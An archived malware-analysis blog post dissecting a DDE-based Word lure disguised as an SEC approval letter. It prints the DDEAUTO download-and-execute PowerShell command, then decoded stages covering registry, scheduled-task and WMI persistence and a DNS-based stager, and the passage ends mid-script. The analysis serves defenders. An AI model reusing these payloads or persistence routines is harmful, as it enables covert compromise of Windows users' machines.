The Wayback Machine - https://web.archive.org/web/20200926184028/https://inquest.net/blog/2017/10/14/01-microsoft-office-dde-sec-omb-approva...


Microsoft Office DDE SEC OMB Approval Lure

Posted on 2017-10-14 by Pedram Amini

In reviewing the results of our Microsoft Office DDE malware hunt, (Microsoft_Office_DDE_Command_Execution.rule) we came across an interesting lure posing as an SEC Office of Management and Budget (OMB) approval letter. The sample utilizes some tricks to increase chances of successful exploitation. We'll walk through the dissection of the components in this post. To follow the highlights of the conversation on Twitter, see the following moment:

- Microsoft Office DDE Macro-less Command Execution Vulnerability

The lure 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d (9/61 AV detection rate) carries a Securities and Exchange Commission (SEC) seal and a number of lines alluding to a missing font error. Presumably this is to engender trust and improve the chances of the target user confirming the requisite dialog pop-ups for command execution to take place:




SEC Lure

Let's dive into the payload, we'll use the 7z+sed technique outlined in our previous post.


```
$ 7z e -so 9fa8f8ccc29c59070c7aac94985f518b67880587ff3bbfabf195a3117853984d | sed 's/<[^>]*>//g'

OMB APPROVALOMB Number:      3797-0954Expires:                  March 31, 2018Estimated average burdenhours per
response                     18Could not load font --terminus-medium-r-normal--12----c--Could not load font --
terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font -
-terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font
--terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font
--terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font
--terminus-medium-r-normal--12----c--Could not load font --terminus-medium-r-normal--12----c--Could not load font
--terminus-medium-r-normal--12----c-  DDEAUTO
"C:\\Programs\\Microsoft\\Office\\MSWord.exe\\..\\..\\..\\..\\windows\\system32\\WindowsPowerShell\\v1.0\\powershe
-NoP -sta -NonI -W Hidden -C $e=(new-object
system.net.webclient).downloadstring('http://goo[.]gl/Gqdihn');powershell.exe -e $e # " "Filings_and_Forms.docx"
!Unexpected End of Formula
```

The author of this payload applies a trick here in referencing the Powershell binary by way of Microsoft Word (first highlight). This results in a more friendly dialog for the user:



Dialogue Trick

A potential victim is more likely to select 'Yes' here when seeing Microsoft Word as the reference binary, versus Powershell.exe. The payload is behind a Google shortened URL. This is nice because we can append a + to that URL to see how prevalent this sample is:



Google URL Stats

Seems like it's not popular at all. It may be worth keeping an eye on this page. The URL behind the shortener is:

```
http://ipangea[.]com/wp-content/themes/ps1.txt
```

Snag that and you'll find base64 encoded content that appears to be hosted on a compromised Wordpress page (this is pretty common):

```
In [3]: print
base64.b64decode("SQBFAFgAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABzAHkAcwB0AGUAbQAuAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQA
   ...:
AaAB0AHQAcAA6AC8ALwBpAHAAYQBuAGcAZQBhAC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AdABoAGUAbQBlAHMALwBwAGEAeQAuAHQAe
IEX((new-object system.net.webclient).downloadstring('http://ipangea[.]com/wp-content/themes/pay.txt';))
```

Following the chain to the next payload we retrieve:

```
$data=
[System.Convert]::FromBase64String('H4sIAAAAAAAAEANVZ+ZOi2Jb+Pf8KpqIiMnPoTEVUpCoq4qGgIqDIImJnRz6Wy77JplCv/ve5LllLV1
Object System.IO.MemoryStream;$ms.Write($data,0,$data.Length);$ms.Seek(0,0)|Out-Null;$cs=New-Object
System.IO.Compression.GZipStream($ms,[System.IO.Compression.CompressionMode]::Decompress);$sr=New-Object
System.IO.StreamReader($cs);IEX($sr.readtoend())
```

Base64 decoding and then GZip decompressing the above stream we get:

```
${/=\___/\_/=\/=\/=} = @'
$data=
[System.Convert]::FromBase64String('H4sIAAAAAAAEAO1ae1fiSBb/n09Rx+MMYZUAvns47E4FHzit3dLodI/AYSGWmBYSJgSRZvnue289Qk
Object System.IO.MemoryStream;$ms.Write($data,0,$data.Length);$ms.Seek(0,0);$cs=New-Object
System.IO.Compression.GZipStream($ms,[System.IO.Compression.CompressionMode]::Decompress);$sr=New-Object
System.IO.StreamReader($cs);IEX $sr.readtoend();
'@
${_/====\___/=\/\__} = [System.Text.Encoding]::Unicode.GetBytes(${/=\___/\_/=\/=\/=})
${___/\/==\/=\/==\_} =[Convert]::ToBase64String(${_/====\___/=\/\__})
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE' -Value ${___/\/==\/=\/==\_} -force
${_/=\/==\/\/\/==\/} = @'
$b64=(Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE;$stCode=
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($b64));[System.Threading.Mutex]$m;
[bool]$mtmp=$false;$m=New-Object System.Threading.Mutex($true, [string]1823821749, [ref] $mtmp);if(!$mtmp)
{exit;}IEX $stCode;
'@
${/=\___/===\_/==\_} = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes(${_/=\/==\/\/\/==\/}))
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion' -Name 'IE' -Value "powershell.exe -
ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{ndr -Name HKU -PSProvider Registry -Root HKEY_USERS
New-ItemProperty -Path 'HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\VxD' -Name 'IE' -Value "powershell.exe -ep
bypass -noni -w hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
try{ndr -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT
New-ItemProperty -Path 'HKCR:\vbsfile\shell\open\command' -Name 'IE' -Value "powershell.exe -ep bypass -noni -w
hidden -e ${/=\___/===\_/==\_}" -force
} catch{}
function Invoke-PrepareScheduledTask
{ ${_/===\_/\/\/=\__/} = 'IE'
${/=\/\_/=====\/\/\} = Get-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -ErrorAction SilentlyContinue
if (${/=\/\_/=====\/\/\} -ne $null)
{  Unregister-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -Confirm:$false
}
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE11' -Value 'IEX
([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path
HKCU:\Control` Panel\Desktop).IE)))' -force
${__/\/\__/\_/\/\/\} = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument "-ep bypass -noni -w hidden -C
IEX((Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE11)"
${_/\___/\___/==\/=} = New-ScheduledTaskTrigger -AtStartup -RandomDelay 00:10:00
${__/=\____/=\/==\_} = New-ScheduledTaskSettingsSet -Compatibility Win8
${/=\_____/=\/==\_} = New-ScheduledTaskPrincipal -UserId SYSTEM -LogonType ServiceAccount -RunLevel Highest
${_/\/\_/=\/\____/=} = New-ScheduledTask -Action ${__/\/\__/\_/\/\/\} -Principal ${/=\_____/=\/==\_} -Trigger
${_/\___/\___/==\/=} -Settings ${__/=\____/=\/==\_} -Description "Run $(${_/===\_/\/\/=\__/}) at startup"
Register-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -InputObject ${_/\/\_/=\/\____/=}
${/=\/\_/=====\/\/\} = Get-ScheduledTask -TaskName ${_/===\_/\/\/=\__/} -ErrorAction SilentlyContinue
}
function Invoke-WMI-Pers
{ ${/=\_/==\/\__/=\_/} = [convert]::ToInt32($($PSVersionTable.PSVersion.Major|Out-String).Trim())
${/=\/\/===\_/===\_} = $env:programdata + '\Windows'
${_/=====\___/\/==\} = 'kernel32.dll'
if (${/=\_/==\/\__/=\_/} -gt 2)
{  sc -Path ${/=\/\/===\_/===\_} -Value ${/=\___/\_/=\/=\/=} -Stream 'kernel32.dll'
}
```

```
${/=====\___/==\__/} = New-Object
Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]::GetCurrent())
if (${/=====\___/==\__/}.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
{  ${/=\/==\/==\_/\_/=} = 'kernel32_Filter';
  ${_/\/=\_/==\_/=\_/} = 'kernel32_Consumer';
  gwmi __eventFilter -namespace root\subscription | Remove-WmiObject
  gwmi CommandLineEventConsumer -Namespace root\subscription | Remove-WmiObject
  gwmi __filtertoconsumerbinding -Namespace root\subscription | Remove-WmiObject
  ${/===\_/\/=\_/\/=\} = Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class
__EventFilter -Arguments @{Name = ${/=\/==\/==\_/\_/=}; EventNamespace = 'root\CIMV2'; QueryLanguage = 'WQL';
Query = "Select * from __InstanceCreationEvent within 30 where targetInstance isa 'Win32_LogonSession'"}
  if (${/=\_/==\/\__/=\_/} -gt 2)
  {${___/\/==\/=\/===\} = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX `$(Get-Content
-Path ${/=\/\/===\_/===\_} -Stream ${_/=====\___/\/==\}|Out-String)"))
  Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class CommandLineEventConsumer
-Arguments @{Name = ${_/\/=\_/==\_/=\_/}; ExecutablePath =
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'; CommandLineTemplate =
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -noni -w hidden -e ${___/\/==\/=\/===\} "}
  }
}}
Invoke-WMI-Pers
Invoke-PrepareScheduledTask
IEX ${_/=\/==\/\/\/==\/}
```

The payload established persistence via multiple locations in the Windows Registry. Establishes persistence via WMI to execute during Windows Logon. There's also a new payload to decode, same drill. Here's what we get:

```
${/=\____/=\__/==\_} = 100
function Download-Big-TXT
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]$DomainList,
[Parameter(ValueFromPipeline=$True)]${_____/\/=\/\/\__/\});
${_/\/=\______/====} = '';
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
${/=\/==\/\_/\___/=} = 0;
${__/\__/===\____/\/} = "$(__/\___/=\__/===\/).${_____/\/=\/\/\__/\}.${/=\/==\/\_/\___/=}.${/=\_/\/=\/\__/=\_}";
${/=\_/=\_/=\___/\_} = ____/\_/\_/\/\_/\_ ${__/\__/===\____/\/};
if (${/=\_/=\_/=\___/\_} -eq 0) { return 0
}
while (${/=\_/=\_/=\___/\_} -ne
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('MAAuADAALgAwAC4AMAA='))))
{ Write-Host
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('SQBwA
${_/\/==\_/\_/==\__} = __/=====\/=\_/===\ ${/=\_/=\_/=\___/\_};
${__/==\/\___/===\/} = __/\/=\/=\/\_/\/\/ ${_/\/==\_/\_/==\__};
Write-Host ${__/==\/\___/===\/};
${___/===\_/=\/\/=\} = (__/=\__/\_/\/==\/= ${__/\__/===\____/\/}) -join '';
if (${___/===\_/=\/\/=\} -eq 0) {  return 0
}
${_/==\/\/\_/===\/\} = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
${__/==\___/\/\/=\/} =
(${_/==\/\/\_/===\/\}.ComputeHash([system.Text.Encoding]::UTF8.GetBytes(${___/===\_/=\/\/=\})) |
foreach{$_.ToString("X2") }) -join "";
${_/\/\/\_/==\_/=\/} = ____/==\/===\_/\/= ${__/==\___/\/\/=\/}.Substring(0, 8) | __/\/=\/=\/\_/\/\/;
if([string]${__/==\/\___/===\/} -eq [string]${_/\/\/\_/==\_/=\/})
{ ${_/\/=\______/====} += ${___/===\_/=\/\/=\};
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
${/=\/==\/\_/\___/=}++;
}
${__/\__/===\____/\/} = "$(__/\___/=\__/===\/).${_____/\/=\/\/\__/\}.${/=\/==\/\_/\___/=}.${/=\_/\/=\/\__/=\_}";
${/=\_/=\_/=\___/\_} = ____/\_/\_/\/\_/\_ ${__/\__/===\____/\/};
if (${/=\_/=\_/=\___/\_} -eq 0) {  return 0
}}
return [string]${_/\/=\______/====};
}
function _/=\/\_/\__/\/\/\_
{param([array]$DomainList)
if($DomainList.count -eq 1)
{ return $DomainList;
}
return $DomainList[(Get-Random -Maximum ([array]$DomainList).count)];
}
function __/\___/=\__/===\/()
{${/=\_/\/=\/====\/=} = gwmi Win32_BIOS | Select -ExpandProperty SerialNumber ;
${_/==\/\/\_/===\/\} = new-object -TypeName System.Security.Cryptography.MD5CryptoServiceProvider;
${__/==\___/\/\/=\/} =
(${_/==\/\/\_/===\/\}.ComputeHash([system.Text.Encoding]::UTF8.GetBytes(${/=\_/\/=\/====\/=})) | %
{$_.ToString("X2") }) -join "";
return ${__/==\___/\/\/=\/}.Substring(0, 10);
}
function _/==\/==\___/=\_/\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)][array]$DomainList,
[scriptblock]${_/=\__/\_/=\/=\___});
if((-not $DomainList) -or ($DomainList.count -eq 0))
{ Throw $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('TgBvACAAZABvAG0AYQBpAG4AcwA='')));
}
${/=\_/\/=\/\__/=\_} = _/=\/\_/\__/\/\/\_ $DomainList;
try
{ return &${_/=\__/\_/=\/=\___} -Domain ${/=\_/\/=\/\__/=\_};
}
catch
{ Write-Debug
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('RQByA
return _/==\/==\___/=\_/\ ([array]($DomainList | ? {$_ -ne ${/=\_/\/=\/\__/=\_} })) ${_/=\__/\_/=\/=\___};
}}
function ____/\_/\_/\/\_/\_
{[CmdletBinding()] param([Parameter()]${__/\__/===\____/\/});
Write-Debug
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBEA
${_/=====\/\_/=\_/=} = nslookup -type=a ${__/\__/===\____/\/} 2>&1;
```

```
${_____/=\___/\_/==} = [regex]
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XABzA
${____/\__/==\_/\__} = ${_____/=\___/\_/==}.Match(${_/=====\/\_/=\_/=});
${/==\/\/\_/\__/\__} = 0
while ((-not ${____/\__/==\_/\__}.Success) -and (${/=\____/=\__/==\_} -ne ${/==\/\/\_/\__/\__})){ sleep -s 5
${/==\/\/\_/\__/\__} = ${/==\/\/\_/\__/\__} + 1
${_/=====\/\_/=\_/=} = nslookup -type=a ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex]
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('XABzA
${____/\__/==\_/\__} = ${_____/=\___/\_/==}.Match(${_/=====\/\_/=\_/=});
}
if (-not ${____/\__/==\_/\__}.Success) { return 0
}
return ${____/\__/==\_/\__}.Groups[3].Value;
}
function __/=\__/\_/\/==\/=
{[CmdletBinding()]param([Parameter()]${__/\__/===\____/\/});
Write-Debug
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('WwBEA
${_/=====\/\_/=\_/=} = nslookup -type=txt ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex]
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('KAAiAFsAXgBcAHMAXQAqACIAXABzACoAKQArAA==')));
${__/======\/===\__} = ${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=});
${/==\/\/\_/\__/\__} = 0
while ((${__/======\/===\__}.count -eq 0) -and (${/=\____/=\__/==\_} -ne ${/==\/\/\_/\__/\__})){ sleep -s 5
${/==\/\/\_/\__/\__} = ${/==\/\/\_/\__/\__} + 1
${_/=====\/\_/=\_/=} = nslookup -type=txt ${__/\__/===\____/\/} 2>&1;
${_____/=\___/\_/==} = [regex]
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('KAAiAFsAXgBcAHMAXQAqACIAXABzACoAKQArAA==')));
${__/======\/===\__} = ${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=});
}
if (${__/======\/===\__}.count -eq 0) { return 0
}
return (${_____/=\___/\_/==}.Matches(${_/=====\/\_/=\_/=}) | Select -ExpandProperty Value) -join '' -replace '"'
-replace '`n' -replace ' ';
}
function ___/\___/==\__/=\/
{[CmdletBinding()]Param
([Parameter(Mandatory=$True,ValueFromPipeline=$True,ValueFromPipelineByPropertyName=$True)][byte[]] $byteArray =
$(Throw($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('LQBiAHkAdABlAEEAcgByAGEAeQAgAGkAcwAgAHIA
Process
{ ${/===\___/\_/==\__} = New-Object System.IO.MemoryStream;
${/===\___/\_/==\__}.Write($byteArray, 0, $byteArray.Length);
$null = ${/===\___/\_/==\__}.Seek(0,0);
${__/\___/\_/==\__/} = New-Object System.IO.Compression.GZipStream(${/===\___/\_/==\__},
[System.IO.Compression.CompressionMode]::Decompress);
${_/\/=\_/\____/\/=} = New-Object System.IO.MemoryStream;
${/=\__/=\/\_/\____} = New-Object System.IO.StreamReader(${__/\___/\_/==\__/}, [system.Text.Encoding]::UTF8);
echo ${/=\__/=\/\_/\____}.readtoend();
}}
function _/=\/==\__/====\/\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${__/=\/===\_/=\_/==});
if (${__/=\/===\_/=\_/==} -eq 0) { return 0
}
${__/\_______/\/==\} = [System.Convert]::FromBase64String(${__/=\/===\_/=\_/==});
return ___/\___/==\__/=\/(${__/\_______/\/==\});
}
function Get-Stage-PS
{[CmdletBinding()]param([Parameter()]$DomainList);
return _/==\/==\___/=\_/\ $DomainList
{return __/=\__/\_/\/==\/= "$(__/\___/=\__/===\/).stage.${/=\_/\/=\/\__/=\_}" | _/=\/==\__/====\/\; };};
function __/=\/=\_/\/=\____
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]$DomainList);
return Download-Big-TXT $DomainList
$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('cwB0AGEAZwBlAA==']))) | _/=\/==\__/====\/\;
}
function ____/==\/===\_/\/=
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]${_____/====\/=\___});
${_/\___/\___/==\__} = @{ '0' = 0;
'1' = 1;
'2' = 2;
'3' = 3;
```

```
'4' = 4;
'5' = 5;
'6' = 6;
'7' = 7;
'8' = 8;
'9' = 9;
'A' = 10;
'B' = 11;
'C' = 12;
'D' = 13;
'E' = 14;
'F' = 15;
};
${___/===\/\_____/} = "${_____/====\/=\___}".Length;
${_/\_/\_/\_/\/\__/} = ${___/===\/\_____/};
[uint64]${_______/=\_/====\} = 0;
while (${___/===\/\_____/} -ne 0)
{ ${___/===\/\_____/}--;
${__/\/\__/=\____/=} = ${_/\___/\___/==\__}[[string]${_____/====\/=\___}[${___/===\/\_____/}]];
${_/\__/=\__/=\/\/=} = _/==\/\_/\/==\/\_/ 16 (${_/\_/\_/\_/\/\__/} - ${___/===\/\_____/} - 1);
${_______/=\_/====\} += [uint64]([uint64]${__/\/\__/=\____/=} * [uint64]${_/\__/=\__/=\/\/=});
}
return ${_______/=\_/====\};
}
function _/==\/\_/\/==\/\_/
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]${_/=\__/\/=\/\/=\/=},
[Parameter(ValueFromPipeline=$True)]${__/\/===\/\/\/\_/=});
return [Math]::Pow(${_/=\__/\/=\/\/=\/=}, ${__/\/===\/\/\/\_/=});
}
function __/\/=\/=\/\_/\/\/
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${___/\_/\/\/\_/===\});
return [convert]::ToString(${___/\_/\/\/\_/===\},2);
}
function __/=====\/=\_/===\
{[CmdletBinding()]param([Parameter(ValueFromPipeline=$True)]${__/\_/\/\_/=\___/=});
${_/\/=\/===\_/===\} =
$ExecutionContext.InvokeCommand.ExpandString([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('JAB7A
${_/\/\__/\/\_/\/\_} = [uint64]([uint64]${_/\/=\/===\_/===\}[0] * 16777216);
${/\____/\__/=\/===} = [uint64]([uint64]${_/\/=\/===\_/===\}[1] * 65536);
${/=\_/\/=\/\_/==\/} = [uint64]([uint64]${_/\/=\/===\_/===\}[2] * 256);
${_/\/==\/\/===\/=\} = ${_/\/=\/===\_/===\}[3];
${_/==\/\/\_/\/\___} = ${_/\/\__/\/\_/\/\_} + ${/\____/\__/=\/===} + ${/=\_/\/=\/\_/==\/} + ${_/\/==\/\/===\/=\};
return ${_/==\/\/\_/\/\___};
}
function Int-To-Ip
{[CmdletBinding()] param([Parameter(ValueFromPipeline=$True)]$uint);
${_/\/\__/\/\_/\/\_} = [uint64]([uint64]$uint / 16777216) % 256;
${/\____/\__/=\/===} = [uint64]([uint64]$uint / 65536) % 256;
${/=\_/\/=\/\_/==\/} = [uint64]([uint64]$uint / 256) % 256;
${_/\/==\/\/===\/=\} = [uint64]([uint64]$uint) % 256;
return [string]${_/\/\__/\/\_/\/\_} + '.' + [string]${/\____/\__/=\/===} + '.' + [string]${/=\_/\/=\/\_/==\/} +
'.' + [string]${_/\/==\/\/===\/=\};
}
${/==\/\_/\/====\/\} =
